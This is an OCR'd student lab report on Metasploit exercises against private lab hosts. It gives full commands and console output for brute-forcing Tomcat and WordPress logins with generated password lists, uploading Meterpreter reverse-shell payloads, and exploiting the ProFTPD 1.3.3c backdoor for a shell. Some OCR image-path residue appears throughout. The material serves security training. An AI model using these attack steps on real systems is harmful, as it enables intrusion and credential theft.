

TP2 METASPLOIT CHEIKH MELAININE MRABIH RABOU 22027

EXO1 :

1)nmap -O 192.168.63.106



2)crunch 9 9 -t t0mcat9%% -o user.txt



3)use auxiliary/scanner/http/tomcat_mgr_login

set RHOSTS 192.168.63.108

TP2 METASPLOIT CHEIKH MELAININE MRABIH RABOU 22027

set PASS_FILE user.txt

set USERNAME tomcat

set RPORT 8080

exploit

4)use exploit/multi/http/tomcat_mgr_upload

set RHOSTS 192.168.63.108

set RPORT 8080

set HttpUSERNAME tomcat

set HttpPASSWORD t0mcat953

set PAYLOAD payload/linux/x86/meterpreter/reverse_tcp


exploit

set LHOST 10.11.12.50

set LPORT 4444

exploit

upload 22027.txt uploads



EXO2:

1)cmseek -r -u 192.168.63.106


2)les utilisaateur sont : rss et admin

3)pour la 3eme question je creez ce code pour generer les mot de pass tel que x est entre 3 et 9

base = "il0v3hack?ng"

with open("passwords.txt", "w") as file:

```
  for i in range(3, 10):
     for j in range(3, 10):
        for k in range(3, 10):
           # Construire le mot de passe
           password = f"{base}{i}{j}{k}"
           file.write(password + "\n")
```


base,i,j,k
base,i,j,k
base,i,j,k
base,i,j,k
base,i,j,k
base,i,j,k
┌──(root㉿cheikhmelainine)-[/home/cheikh]
└─# python Q3.py
┌──(root㉿cheikhmelainine)-[/home/cheikh]
└─# cat passwords.txt
il0v3hack?ng333
il0v3hack?ng334
il0v3hack?ng335
il0v3hack?ng336
il0v3hack?ng337
il0v3hack?ng338
il0v3hack?ng339
il0v3hack?ng343
il0v3hack?ng344
il0v3hack?ng345
il0v3hack?ng346
il0v3hack?ng347
il0v3hack?ng348
il0v3hack?ng349
il0v3hack?ng353
il0v3hack?ng354
il0v3hack?ng355
il0v3hack?ng356
il0v3hack?ng357
il0v3hack?ng358
il0v3hack?ng359
il0v3hack?ng363
il0v3hack?ng364
il0v3hack?ng365
il0v3hack?ng366
il0v3hack?ng367
il0v3hack?ng368
il0v3hack?ng369
il0v3hack?ng373
il0v3hack?ng374
il0v3hack?ng375

```
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng836'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng837'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng838'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng839'
[+] / - WordPress Brute Force - SUCCESSFUL login for 'rss' : 'il0v3hack?ng839'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng843'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng844'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng845'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng846'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng847'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng848'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng849'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng853'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng854'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng855'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng856'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng857'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng858'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng859'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng863'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng864'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng865'
[-] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Failed to login as 'rss'
[*] 192.168.63.105:80 - [344/343] - / - WordPress Brute Force - Trying username:'rss' with password:'il0v3hack?ng866'
```

4)

use auxiliary/scanner/http/wordpress_login_enum

set RHOSTS 192.168.63.105

set HttpUSERNAME rss

set PASS_FILE passwords.txt

exploit

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_login_enum) > use exploit/unix/webapp/wp_admin_shell_upl
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent  Yes    WordPress Admin Shell Upload


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload

[*] Using exploit/unix/webapp/wp_admin_shell_upload
msf6 exploit(unix/webapp/wp_admin_shell_upload) > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.63.105
RHOSTS => 192.168.63.105
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME rss
USERNAME => rss
msf6 exploit(unix/webapp/wp_admin_shell_upload) > SET PASSWORD il0v3hack?ng839
[-] Unknown command: SET
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD il0v3hack?ng839
PASSWORD => il0v3hack?ng839
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.11.12.50
LHOST => 10.11.12.50
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.11.12.50:4444
[*] Authenticating with WordPress using rss:il0v3hack?ng839...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/SeFGnPseEu/YWXrxtBmKm.php...
[*] Sending stage (39927 bytes) to 192.168.63.105
[+] Deleted YWXrxtBmKm.php
[+] Deleted SeFGnPseEu.php
[+] Deleted ../SeFGnPseEu
[*] Meterpreter session 2 opened (10.11.12.50:4444 -> 192.168.63.105:52768) at 2024-03-30 10:42:26 -0400

meterpreter >
```

5)cd ..

Search -f encryptedhints.tar.gz

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.63.105
RHOSTS => 192.168.63.105
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME rss
USERNAME => rss
msf6 exploit(unix/webapp/wp_admin_shell_upload) > SET PASSWORD il0v3hack?ng839
[-] Unknown command: SET
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD il0v3hack?ng839
PASSWORD => il0v3hack?ng839
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.11.12.50
LHOST => 10.11.12.50
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.11.12.50:4444
[*] Authenticating with WordPress using rss:il0v3hack?ng839...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/SeFGnPseEu/YWXrxtBmKm.php...
[*] Sending stage (39927 bytes) to 192.168.63.105
[+] Deleted YWXrxtBmKm.php
[+] Deleted SeFGnPseEu.php
[+] Deleted ../SeFGnPseEu
[*] Meterpreter session 2 opened (10.11.12.50:4444 -> 192.168.63.105:52768) at 2024-03-30 10:42:26 -0400

meterpreter > search -f encryptedhints.tar.gz
No files matching your search were found.
meterpreter > cd /encryptedhints.tar.gz
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd /encryptedhints.tar.gz
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd ..
meterpreter > search -f encryptedhints.tar.gz
No files matching your search were found.
meterpreter > cd ..
meterpreter > search -f encryptedhints.tar.gz
Found 1 result...
=================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
./uploads/encryptedhints.tar.gz  4935         2024-03-30 03:32:30 -0400

meterpreter > download ./uploads/encryptedhints.tar.gz
```

Exo3

1) use auxiliary/scanner/portscan/tcp
   set RHOSTS 192.168.63.106
   set PORTS 1-1024
   exploit

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.63.106
RHOSTS => 192.168.63.106
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1023
PORTS => 1-1023
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1024
PORTS => 1-1024
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.168.63.106:       - 192.168.63.106:21 - TCP OPEN
[+] 192.168.63.106:       - 192.168.63.106:22 - TCP OPEN
[+] 192.168.63.106:       - 192.168.63.106:80 - TCP OPEN
[*] 192.168.63.106:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

2)search 1.3.3c

```
msf6 auxiliary(scanner/portscan/tcp) > search 1.3.3c

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Exe

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```

Set RHOSTS 192.168.63.106

Set payload payload/cmd/unix/bind_perl

Exploit

ls

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set \payload payload/cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] 192.168.63.106:21 - Sending Backdoor Command
[*] Started bind TCP handler against 192.168.63.106:4444
[*] Command shell session 1 opened (10.11.12.50:42427 -> 192.168.63.106:4444) at 2024-03-30 12:07:41 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
```